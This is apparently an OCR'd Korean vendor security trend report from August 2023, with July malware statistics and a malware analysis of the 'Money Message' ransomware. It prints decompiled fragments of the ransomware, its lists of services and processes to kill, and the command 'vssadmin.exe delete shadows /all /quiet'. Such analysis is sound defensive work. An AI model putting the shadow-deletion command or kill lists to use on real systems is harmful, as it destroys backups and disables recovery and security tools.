
이스트시큐리티
보안동향보고서

No.167
2023/08/25

이스트시큐리티가 제공하는 최신 악성코드 통계와
보안이슈, 해외 보안 동향을 확인하세요.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이스트시큐리티 보안동향보고서

CONTENTS

1 악성코드 통계 및 분석 01-07

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

2 악성코드 분석 보고서 08-20

1. [Trojan.Ransom.Filecoder] 악성코드 분석 보고서
2. [Trojan.Downloader.CHM] 악성코드 분석 보고서

3 최신 보안 동향 21-26

1

악성코드 통계 및 분석

1. 악성코드 동향
2. 알약 악성코드 탐지 통계
3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

1. 악성코드 동향

북한의 지원을 받는 Lazarus APT 그룹의 공격이 지속되었습니다. Github 는 정상 계정을 손상시키거나 Github 및 SNS 에서 개발자 및 채용 담당자로 위장한 가짜 계정을 생성하여 진행되는 사회공학적 기법의 해킹 공격에 대한 주의를 당부하였습니다. 해당 공격 캠페인은 2021 년 1 월 Lazarus 캠페인과 매우 유사합니다.

에스토니아 암호화폐 결제 서비스 제공업체인 CoinsPaid 는 7 월 22 일 사이버 공격을 받아 3,700 만 상당의 암호화폐를 도난 당했으며, 또 다른 암호화 결제 서비스 제공업체인 Alphapo 역시 7 월 23 일 공격을 받아 6000 만 달러 상당의 암호화폐가 도난당했습니다. 이번 공격들에 북한 공격 조직이 연루되었다는 구체적인 증거는 없지만, Lazarus 와 관련된 특징이 있어 이번 공격들 배후에는 북한이 있는 것으로 추정되고 있습니다.

크리덴셜 스터핑 공격이란, 공격자가 여러 경로로 수집한 사용자들의 로그인 인증정보를 다른 사이트의 계정정보에 마구 대입하는 공격 방식입니다. 7 월 한 달 동안 크리덴셜 스터핑 공격으로 인해 3 건의 대규모 개인정보 유출 사건이 발생 하였으며, 여기에는 한국 고용정보원이 운영하는 '워크넷' 및 '스타벅스'도 포함되어 있어 각별한 주의가 필요합니다. 이러한 크리덴셜 스터핑 공격을 사전에 예방하려면 주기적인 비밀번호 변경, 해외 IP 차단 및 2 중인증 설정 등을 해야합니다.

7 월, 개인정보보호 위원회는 개인정보 유출사고가 일어난 다수의 기업들에 대해 과징금을 부과하였습니다. 개인정보보호위원회는 개인정보 제공 위반, 민감정보의 처리 제한 위반, 주민등록번호 처리의 제한 위반 등을 위반한 (주)자비스앤빌런즈에 과징금 8 억 5410 만원과 과태료 1200 만원을 부과 하기로 의결하였으며, 대규모 개인정보 유출사고가 발생한 LG 유플러스를 대상으로 전반적인 시스템 점검 및 취약 부분 개전 등 재발 방지를 위한 시정 명령과 함께 총 68 억원의 과징금과 2700 만원의 과태료를 부과하기로 했습니다. 뿐만 아니라 개인정보보호 법규를 위반한 17 개 종합병원 중 16 개 병원에 대해 과태료를 부과하기로 결정하였습니다.

개인정보보호위원회의 이러한 조치는 기업들로 하여금 개인정보보호에 대한 예산, 인력 투입을 비용이 아닌 투자로 생각하는 계기가 될 것으로 예상되며, 특히 개인정보 보호 관련 최고책임자 및 조직이 기업 경영에서 차지하는 역할과 중요성에 대해 재고하는 계기가 될 것으로 기대됩니다.

이 밖에도 과학기술정보통신부는 '제로트러스트 가이드라인 1.0'을 공개하였습니다. 제로트러스트란 '절대 믿지 말고 계속 검증하라'는 새로운 보안개념으로, 기존의 보안 모델의 한계를 보완하기 위해 나온 새로운 보안모델 입니다.

이번에 공개된 제로트러스트 가이드라인 1.0 은 제로트러스트의 기본개념과 보안원리, 제로트러스트 보안모델의 핵심원칙 및 접근제어원리, 도입계획 수립을 위한 세부절차 및 도입 참조모델 등을 제시하고 있으며, 향후 실증 사례의 보안 효과성 분석 결과와 변화되는 환경 등을 고려하여 '제로트러스트 가이드라인 2.0'을 준비하는 등 지속적으로 보완·고도화해 나갈 계획이라고 과학기술정통부는 밝혔습니다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

2023 년 7 월에는 Gen:Variant.Jaik.38715, Worm.ACAD.Bursted, Trojan.ShadowBrokers.A, Worm.ACAD.Kenilfe, Trojan.GenericKD.46017682 악성코드가 새롭게 Top15 에 진입하였습니다.

이번에 순위가 급등한 Trojan.HTML.Ramnit.A 악성코드는 HTML 파일을 변조하여 또다른 Trojan 악성코드를 사용자 PC 에 드롭 시켜 사용자 PC 에 저장된 중요정보나 브라우저 쿠키 값 등을 탈취하고 또한 공격자의 명령을 기다리는 봇넷을 구성하는 데도 사용되는 악성코드입니다. 2017 년 Shadow Broker 해킹 그룹이 NSA 에 속해있는 Equation Group 의 기밀 문서들을 탈취하고 그 중 일부를 인터넷에 공개한 사건이 있었으며, 이 중에는 해킹툴들도 포함되어 있었습니다. 새로 등장한 Trojan.ShadowBrokers.A 는 당시 유출된 해킹 툴을 이용하여 제작된 악성코드의 탐지명으로, 공격자들은 여전히 패치가 되지않은 오래된 취약점을 이용해 공격을 시도하고 있다는 것을 알 수 있습니다.

순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	↑14	Trojan.HTML.Ramnit.A	Trojan	64,976
2	↑4	Misc.HackTool.AutoKMS	ETC	49,945
3	↑8	Gen:Variant.Razy.864420	ETC	45,031
4	New	Gen:Variant.Jaik.38715	ETC	39,231
5	↓2	Backdoor.Generic.792814	Backdoor	38,985
6	↓2	Gen:Variant.Application.Keygen.34	ETC	26,593
7	↓3	Trojan.Acad.Bursted.AK	Trojan	25,939
8	↓3	Gen:Variant.TDss.49	ETC	21,828
9	New	Worm.ACAD.Bursted	Worm	21,694
10	New	Trojan.ShadowBrokers.A	Trojan	21,436
11	↓3	Misc.HackTool.KMSActivator	ETC	20,723
12	↓3	Gen:Variant.Sirefef.2727	ETC	20,278
13	↓3	Trojan.Damaged.PE	Trojan	19,481
14	New	Worm.ACAD.Kenilfe	Worm	17,235
15	New	Trojan.GenericKD.46017682	Trojan	16,766

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임


2023 년 07 월 01 일 ~ 2023 년 07 월 31 일

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성코드 유형별 비율


악성코드 유형별 비율에서 기타(ETC) 유형이 47%로 가장 높은 비율로 탐지 되었으며, 그 다음으로 트로이목마(Trojan) 유형이 28%, 백도어(Backdoor) 유형이 10%, 바이러스(Virus) 유형과 취약점(Exploit)유형 은 각각 9%, 6%로 확인되었습니다.

2023 년 6 월과 비교하여 전체 감염 건수는 7.3% 증가하였습니다.



카테고리별 악성코드 비율 전월 비교

2023 년 7 월에는 지난 6 월과 비교하여 트로이목마(Trojan) 유형이 28%로 감소하였으며, 취약점(Exploit)유형이 1% 감소하였습니다. 기타(ETC)유형은 1% 감소했으며, 바이러스(Virus)유형과 백도어(Backdoor)유형은 전월 대비 각각 2%, 1%씩 증가하였습니다.




 Copyright©2022 ESTsecurity Corp.All rights reserved.

3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

7 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간 통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 7 월 1 일부터 7 월 31 일까지 총 14,285 건의 랜섬웨어 공격 시도가 차단되었습니다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 7 월 한 달간 총 8,297,730 건의 악성코드 경유지/유포지 URL 이 확인되었습니다. 이 수치는 6 월 한 달간 확인되었던 7,988,863 건의 악성코드 경유지/유포지 URL 수에 비해 약 3.86% 가량 증가한 수치입니다. 악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 지속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 보길 바랍니다.



ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2

악성코드 분석 보고서

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.Ransom.Filecoder] 악성코드 분석 보고서

1. 개요

2023 년 상반기 발견된 "Money Message" 랜섬웨어는 해외 기업을 공격한 것으로 알려져있다.

해당 랜섬웨어는 실행시 CMD 창을 띄우고 암호화를 진행하지만 암호화 후에는 확장자가 변경되지 않기 때문에 사용자가 바로 인지하기가 어려움이 있으며, Bangladesh Airlines 이 속해있는 도메인 정보가 하드코딩되어 들어있다.

따라서 본 보고서에서는 “Money Message” 랜섬웨어에 대해 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1 데이터 생성

해당 랜섬웨어는 자신이 사용할 데이터를 JSON 형식으로 가져온다. 사용하는 데이터들의 이름과 기능은 [표 1]과 같다.

Address	Hex dump																ASCII
001E4C20	7B	0D	0A	20	20	20	20	22	69	6E	66	6F	5F	74	65	78	{.. "info_tex
001E4C30	74	5F	6D	65	73	73	61	67	65	22	3A	20	22	57	57	39	t_message": "WW9
001E4C40	31	63	69	42	6D	61	57	78	6C	63	79	42	33	59	58	4D	1ciBmaWxlcyB3YXM
001E4C50	67	5A	57	35	6A	63	6E	6C	77	64	47	56	6B	49	47	4A	gZW5jcnlwdGVkIGJ
001E4C60	35	49	43	4A	4E	62	32	35	6C	65	53	42	74	5A	58	4E	5ICJNb25leSBtZXN
001E4C70	7A	59	57	64	6C	49	69	42	77	63	6D	39	6D	61	58	52	zYWdlIiBwcm9maXR
001E4C80	68	59	6D	78	6C	49	47	39	79	5A	32	46	75	61	58	70	hYmxlIG9yZ2FuaXp
001E4C90	68	64	47	6C	76	62	69	41	67	59	57	35	6B	49	47	4E	hdGlvbiAgYW5kIGN
001E4CA0	68	62	69	64	30	49	47	4A	6C	49	47	46	6A	59	32	56	hbid0IGJlIGFjY2V
001E4CB0	7A	63	32	56	6B	49	47	46	75	65	57	31	76	63	6D	55	zc2VkIGFueW1vcmU
001E4CC0	75	43	67	70	4A	5A	69	42	35	62	33	55	67	63	47	46	uCgpJZiB5b3UgcGF
001E4CD0	35	49	48	4A	68	62	6E	4E	76	62	53	77	67	65	57	39	5IHJhbnNvbSwgeW9
001E4CE0	31	49	48	64	70	62	47	77	67	5A	32	56	30	49	47	45	1IHdpbGwgZ2V0IGE
001E4CF0	67	5A	47	56	6A	63	6E	6C	77	64	47	39	79	49	48	52	gZGVjcnlwdG9yIHR
001E4D00	76	49	47	52	6C	59	33	4A	35	63	48	51	67	64	47	68	vIGRlY3J5cHQgdGh
001E4D10	6C	62	53	34	67	52	47	39	75	4A	33	51	67	64	48	4A	lbS4gRG9uJ3QgdHJ
001E4D20	35	49	48	52	76	49	47	52	6C	59	33	4A	35	63	48	51	5IHRvIGRlY3J5cHQ
001E4D30	67	5A	6D	6C	73	5A	58	4D	67	65	57	39	31	63	6E	4E	gZmlsZXMgeW91cnN
001E4D40	6C	62	47	59	67	4C	53	42	70	62	69	42	30	61	47	46	lbGYgLSBpbiB0aGF
001E4D50	30	49	47	4E	68	63	32	55	67	64	47	68	6C	65	53	42	0IGNhc2UgdGhleSB
001E4D60	33	61	57	78	73	49	47	4A	6C	49	47	52	68	62	57	46	3aWxsIGJlIGRhbWF

[그림 1] 생성된 데이터

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

이름	기능	이름	기능
info_text_message	base64 로 인코딩된 랜섬노트	processes_to_kill	종료되는 프로세스 목록
mutex_name	뮤텍스 이름	services_to_stop	종료되는 서비스 목록
extensions	확장자	domain_login	도메인 로그인 목록
skip_directories	암호화 제외 디렉토리 목록	domain_password	도메인 패스워드 목록
network_public_key	공격자의 공개키	crypt_only_these_directories	암호화 디렉토리 목록
network_private_key	공격자의 개인키		

[표 1] 생성된 데이터 목록

2.2 로그 생성

실행된 랜섬웨어는 CMD 창을 띄우고 자신들의 감염 과정을 기록한다.



[그림 2] 실행된 랜섬웨어 CMD 창 화면

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.3 프로세스 중복 실행 방지

중복 실행을 방지 하기 위해 뮤텍스를 사용한다. 뮤텍스의 이름은 “12345-12345-12345-12345” 이고 만약 뮤텍스가 중복되어 있으면 프로세스를 종료한다.

```
if ( CreateMutexA(0, 0, v25) )                // 12345-12345-12345-12345
{
  v26 = GetLastError();
  v122 = &v163;
  if ( v26 == 0xB7 )
  {
    sub_403090("Mutex with name {0} already exists, second copy was launched and will be terminated"
    s_terminateProcess(&v163);
```

[그림 3] 중복 실행 확인

2.4 서비스 종료

파일 암호화를 위해 파일 복원을 담당하는 서비스와 보안 제품 등의 백업 작업과 관련된 서비스를 종료한다.

```
  v1 = lpServiceName;
  v2 = OpenSCManagerW(0, 0, 1u);
  if ( !v2 )
  {
    v18 = GetLastError();
    sub_427620(&v23, v18);
    sub_4604A8(&v23, &_TI3_AVWin32Error_win_error__);
    goto LABEL_33;
  }
  v36 = 0;
  v30 = sub_45EE52(4);
  LOBYTE(v36) = 1;
  if ( v30 )
  {
    if ( *(lpServiceName + 5) >= 8u )
      v1 = *lpServiceName;
    v3 = OpenServiceW(v2, v1, 0x2Cu);
    if ( v3 )
    {
      v4 = v30;
      *v30 = v3;
      v5 = v4;
      goto LABEL_8;
    }
LABEL_33:
    v19 = GetLastError();
    sub_427620(&v23, v19);
    sub_4604A8(&v23, &_TI3_AVWin32Error_win_error__);
    goto LABEL_34;
  }
  v5 = 0;
  v30 = 0;
LABEL_8:
  pcbBytesNeeded = 0;
  ServicesReturned = 0;
  v6 = *v5;
  LOBYTE(v36) = 2;
  EnumDependentServicesW(v6, 1u, 0, 0, &pcbBytesNeeded, &ServicesReturned);
```

[그림 4] 서비스 검색 코드

"vss","sql","svc$","memtas","mepocs","sophos","veeam","backup","vmms"

[표 2] 종료되는 서비스 목록

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.5 프로세스 종료

감염 PC 의 파일을 암호화하기 전, 공격자가 지정한 프로세스들을 종료한다. 대상이 되는 프로세스는 약 30 개로 이는 프로세스에서 접근 중인 파일들을 정상적으로 암호화하기 위함으로 보인다. 아래는 프로세스 종료 코드와 목록이다.

```
      h_CreateToolhelp32Snapshot = v37;
LABEL_29:
      v2 = CloseHandle;
      goto LABEL_30;
    }
LABEL_25:
    v21 = OpenProcess(1u, 0, pe.th32ProcessID);
    v22 = v21;
    if ( !v21 )
    {
      v28 = GetLastError();
      sub_427620(&v30, v28);
      sub_4604A8(&v30, &_TI3_AVWin32Error_win_error__);
      goto LABEL_41;
    }
    v23 = TerminateProcess(v21, 0);
    v24 = v22;
    v2 = CloseHandle;
    v25 = GetLastError();
    CloseHandle(v24);
```

[그림 5] 프로세스 종료 코드

"sql.exe","oracle.exe","ocssd.exe","dbsnmp.exe","synctime.exe","agntsvc.exe","isqlplussvc.exe","xfssvccon.exe","mydesktopservice.exe","ocautoupds.exe","encsvc.exe","firefox.exe","tbirdconfig.exe","mdesktopqos.exe","ocomm.exe","dbeng50.exe","sqbcoreservice.exe","excel.exe","infopath.exe","msaccess.exe","mspub.exe","onenote.exe","outlook.exe","powerpnt.exe","steam.exe","thebat.exe","thunderbird.exe","visio.exe","winword.exe","wordpad.exe","vmwp.exe"

[표 3] 종료되는 프로세스 목록

2.6 파일 복원 방해

윈도우에서는 사용자에게 윈도우 백업 서비스인 시스템 복원 기능을 제공한다. 시스템 복원을 통하여 특정 시점의 볼륨 섀도 복사본을 만들면 해당 시점에 저장한 파일이나 폴더 등 윈도우 환경을 그대로 복원할 수 있다. 악성코드 제작자는 이 기능을 통하여 암호화된 파일이 복원되는 것을 방지하기 위해 아래의 명령어로 시스템 복원 기능을 방해한다

```
  (Wow64DisableWow64FsRedirection_0)(&v6);
if ( ShellExecuteW(0, L"open", L"cmd.exe", L"/c vssadmin.exe delete shadows /all /quiet", 0, 0) )
```

[그림 6] 파일 복원 방해 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

2.7 파일 암호화

연결된 로컬 드라이브와 네트워크 드라이브를 포함하고 암호화 대상 파일을 검색하고 암호화를 진행한다. 암호화는 ECDH와 chacha20 암호화 알고리즘을 사용하고 ECDH 공개키는 파일에 하드코딩되어 있다.

```
sub_4078F0(v6, 0i64, 0, 2, L"Starting EncryptFileInPlace of file {0}", 39, v5);
v7 = sub_46B7AF(v4[1], &v15, 0x2000u);
if ( v7 )
{
  while ( v7 != -1 )
  {
    s_chacha20(v4[267], &v15, v7);            // chacha20
    v8 = sub_46C901(v4[1], -v7, -v7 >> 31, 1);
    if ( (v9 & v8) == -1 )
      goto LABEL_10;
    if ( sub_46C3F5(v4[1], &v15, v7) == -1 )
      goto LABEL_9;
    if ( v7 >= 0x2000 )
    {
      v7 = sub_46B7AF(v4[1], &v15, 0x2000u);
      if ( v7 )
        continue;
    }
    goto LABEL_7;
  }
```

[그림 7] 파일 암호화 코드

20ba7df1aeaeb66fe6be8e330aa1bfb28d2a1bf089737aab15a273a525e6ec7bde80330ff024422f1069251178e85a01d17233adf7535304be52223c228fbdc37f5f1adf62a85f0643bf90f9899f887da365fa818f3f2f78e59839d3dad5a6160c0ceb3df7a0e0736ca4d7ed66025787c0d4ff5deef2a6a50796b844d4ae25e7ce096137255ab8f115d220277ac6b405

[표 4] 공격자의 공개키

아래는 암호화에서 제외되는 파일 이름, 디렉토리 이름 목록이다. 암호화 제외 대상을 설정하는 하는 이유는 불필요한 파일 암호화를 피하기 위한 의도로 보여진다.

